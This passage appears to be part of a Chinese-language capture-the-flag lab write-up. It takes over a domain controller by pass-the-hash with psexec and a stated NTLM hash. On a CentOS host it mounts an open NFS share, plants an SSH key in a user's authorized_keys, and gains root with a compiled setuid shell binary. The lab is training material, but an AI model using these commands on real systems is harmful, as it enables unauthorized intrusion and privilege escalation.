
pth拿下域控
1
| proxychains4 python psexec.py -hashes :6341235defdaed66fb7b682665752c9a XIAORANG/Administrator@172.22.13.6
|

剩下一个flag2自然就是在centos上了,题目已经提示要打nfs了,nfs的常用端口111和2049,显然57这台机子是开着2049端口的
1
| showmount -e 172.22.13.57
|

挂载目录就行了
1
2
| mkdir temp
mount -t nfs 172.22.13.57:/ ./temp -o nolock
|
靶机上搞貌似会报错,选择编译的方式搞
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| wget http://archive.ubuntu.com/ubuntu/pool/main/n/nfs-utils/nfs-common_1.3.4-2.5ubuntu3_amd64.deb
wget http://archive.ubuntu.com/ubuntu/pool/main/libn/libnfsidmap/libnfsidmap2_0.25-5.1ubuntu1_amd64.deb
wget http://archive.ubuntu.com/ubuntu/pool/main/libt/libtirpc/libtirpc3_1.2.5-1_amd64.deb
wget http://archive.ubuntu.com/ubuntu/pool/main/r/rpcbind/rpcbind_1.2.5-8_amd64.deb
wget http://archive.ubuntu.com/ubuntu/pool/main/k/keyutils/keyutils_1.6-6ubuntu1_amd64.deb
wget http://archive.ubuntu.com/ubuntu/pool/main/libt/libtirpc/libtirpc-common_1.2.5-1_all.deb
sudo dpkg -i libnfsidmap2_0.25-5.1ubuntu1_amd64.deb && \
sudo dpkg -i libtirpc-common_1.2.5-1_all.deb && \
sudo dpkg -i libtirpc3_1.2.5-1_amd64.deb && \
sudo dpkg -i rpcbind_1.2.5-8_amd64.deb && \
sudo dpkg -i keyutils_1.6-6ubuntu1_amd64.deb && \
sudo dpkg -i nfs-common_1.3.4-2.5ubuntu3_amd64.deb
|
然后写ssh公钥登入
1
2
3
4
| ssh-keygen -t rsa -b 4096
cd /temp/home/joyce/
mkdir .ssh
cat /root/.ssh/id_rsa.pub >> /temp/home/joyce/.ssh/authorized_keys
|
然后就可以ssh连上去
1
2
| ssh -i /root/.ssh/id_rsa joyce@172.22.13.57
python3 -c 'import pty;pty.spawn("/bin/bash")'
|
suid看一下
1
| find / -user root -perm -4000 -print 2>/dev/null
|

nfs提权
1
2
3
| echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > root.c
gcc root.c -o root
chmod +s root
|
这样就编译好一个提权文件,直接执行拿到root